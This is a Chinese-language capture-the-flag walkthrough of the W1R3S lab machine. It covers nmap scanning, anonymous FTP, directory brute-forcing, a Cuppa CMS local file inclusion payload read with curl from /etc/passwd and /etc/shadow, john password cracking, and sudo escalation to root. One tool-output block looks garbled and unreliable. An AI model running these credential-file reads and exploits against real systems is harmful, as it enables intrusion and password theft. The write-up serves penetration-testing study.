

day01 w1r3s

注意登录密码为 `computer`

1. 先进行扫描看看它都开了什么端口

```
(root@kali-1)-[~]
# nmap 192.168.111.130
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-19 19:01 CST
Nmap scan report for 192.168.111.130
Host is up (0.00078s latency).
Not shown: 966 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 00:0C:29:EA:15:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
```

2. 继续扫描 `nmap -sT -sV -O -p21,22,80,3306 192.168.111.130` -sT表示进行TCP扫描，-p表示要扫描的端口（后跟待扫描的端口21，22，80，3306）-sV表示扫描开放服务的版本，-O表示扫描操作系统版本，扫描结果如下：

```
(root@kali-1)-[~]
# nmap -sT -sV -O -p21,22,80,3306 192.168.111.130
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-19 19:20 CST
Nmap scan report for 192.168.111.130
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:EA:15:33 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 5.1
Network Distance: 1 hop
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
```

3. 继续扫描漏洞 `nmap -script=vuln -p 21,22,80,3306 192.168.111.130`

4. 扫描的结果也是毫无头绪算了直接试试能不能匿名登录FTP，在kali终端输入 `ftp 192.168.111.130` 然后用户名填写anonymous(匿名登录)，密码为空
5. 先ls一下看看当前目录有什么

```
(root@kali-1)-[~]  
# ftp 192.168.111.130  
Connected to 192.168.111.130.  
220 Welcome to W1R3S.inc FTP service.  
Name (192.168.111.130:root): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||43710|)  
150 Here comes the directory listing.  
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content  
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs  
drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees  
226 Directory send OK.  
ftp> █
```

6. 先打开目录content `cd content` ,然后继续查看目录好的都是txt文件那么直接 `mgget *.txt`
7. 继续下载其他目录的文件
8. 01.txt就一句话没啥东西, 02.txt由几行单列井号和两行字符串组成, 第一个看不出来是什么, 第二个看起来像base64, 03.txt就一logo也没啥用, worktodo.txt是一串反字反过来大概意思是我們有很多工作不要乱晃悠了, employee-names.txt里则是员工列表存一下说不定有用。
9. 现在看一下02.txt的内容具体什么意思, 用hash-identifier来看一下到底是什么

```
(root@kali-1)-[~]
# hash-identifier 01ec2d8fc11c493b25029fb1f47f39ce
#####
# Enter Extended Passive Mode (|||49983|) #
# Enter the directory listing (|||) #
# ftp> dir #
# drwxr-xr-x 1 root root 4096 Jan 1 2025 . #
# drwxr-xr-x 1 root root 4096 Jan 1 2025 .. #
# -rw-r--r-- 1 root root 1024 Jan 1 2025 worktodo.txt #
# # v1.2 #
# Opening BINARY mode data connection for worktodo.txt (138 bytes) By Zion3R #
# ***** 138 www.Blackexploit.com #
# transfer complete. Root@Blackexploit.com #
#####
138 Directory successfully changed.
```

- 10.

好的是md5, 第二行是base64, 第一行找了个网站破解了下

✓ 已發現:

```
01ec2d8fc11c493b25029fb1f47f39ce:This is not a password
```

好吧没啥用

第二行也转换一下编码，解码之后有点懵It is easy, but not that easy., 啥玩意如果我没理解错的话他说的是这很简单但不是那种简单？

11. FTP看来是获取不到什么信息了

12. 看看80端口有没有什么漏洞，使用 `dirb http://192.168.111.130` 爆破目录

```
# dirb http://192.168.111.130
```

```
DIRB v2.22
```

```
By The Dark Raver
```

```
START_TIME: Tue Aug 20 11:21:23 2024
```

```
URL_BASE: http://192.168.111.130/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
— Scanning URL: http://192.168.111.130/ —
```

```
⇒ DIRECTORY: http://192.168.111.130/administrator/  
+ http://192.168.111.130/index.html (CODE:200|SIZE:11321)
```

```
⇒ DIRECTORY: http://192.168.111.130/javascript/  
+ http://192.168.111.130/server-status (CODE:403|SIZE:303)
```

```
⇒ DIRECTORY: http://192.168.111.130/wordpress/
```

```
— Entering directory: http://192.168.111.130/administrator/ —
```

13. 先

尝试打开一下administrator(毕竟是管理员的意思)

14. 打开之后进入安装CMS界面这里暴露了他是cuppa CMS，使用

`searchsploit cuppa` 看看这个CMS有没有漏洞，

```
(root@kali-1)-[~]
# searchsploit cuppa

Exploit Title | Path
Cuppa CMS - '/alertConfigField.php' Local/ | php/webapps/25971.txt


Shellcodes: No Results

(root@kali-1)-[~]
# searchsploit -m 25971.txt
Exploit: Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion
URL: https://www.exploit-db.com/exploits/25971
Path: /usr/share/exploitdb/exploits/php/webapps/25971.txt
Codes: OSVDB-94101
Verified: True
File Type: C++ source, ASCII text, with very long lines (876)
Copied to: /root/.25971.txt
```

15. (root@kali-1)-[~]

好的有使用 `searchsploit cuppa -m 25971.txt` 复制txt

16. `cat 25971.txt` 打开复制的txt,



红色圈住的可以打开password, target表示目标网址

17. payload `http://192.168.111.130/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../../../../../../../../../../../etc/passwd`

因为不知道到底在什么目录那么直接多弄几个 `../` 来获取

18. 但是可能会有编码问题所有用curl编码指令为 `curl --data-urlencode urlConfig=../../../../../../../../../../../../../../../../etc/passwd`

`http://192.168.111.130/administrator/alerts/alertConfigField.php`

19. 当然password里的密码都是用x代替的所以要访问etc/shadow `curl --data-urlencode urlConfig=../../../../../../../../../../../../etc/shadow`
`http://192.168.111.130/administrator/alerts/alertConfigField.php`

20. 获得了三个

```
hash w1r3s:$6$xe/eyoTx$gttdlYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f
2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7×9q1iP.:17567:0:99999:7:::
www-
data:$6$8JMxE7l0$yQ16jM.. ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGT
ANfutzM8MuFidtb0.. Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99999:7:::
root:$6$yYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav
72TfQIs8h1jPm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:0:99999:7:::
```

21. 把以上内容存储在命令行根目录下的hash.txt文件里，然后用 john


hash.txt 破解hash值

22. 等了半天root的密码没有爆破出来那就用w1r3s用户登录吧

23. 试试ssh能不能直接登录 ssh w1r3s@192.168.111.130 输入密码computer

24. 输入 sudo -l 可以看到w1r3s用户已有ALL权限，那么直接提权, sudo /bin/bash

25. 好的有了root权限，打开root目录查看目录可以看到有一个flag.txt文件打开他得到了flag



26.

总结一下使用的工具和流程

1. 先用nmap扫描开了什么端口
2. 用nmap扫描漏洞(虽然没啥用)
3. 然后连接FTP但是下载的文件都没啥用
4. 然后连接80端口(打开网页)
5. 发现靶机是cuppa CMS然后用 searchsploit 查找有没有漏洞

6. 发现有文件包含漏洞包含/etc/shadow, 但是有编码问题使用 `curl --data-urlencode` 解决
7. 破解hash值
8. ssh登录, 获得flag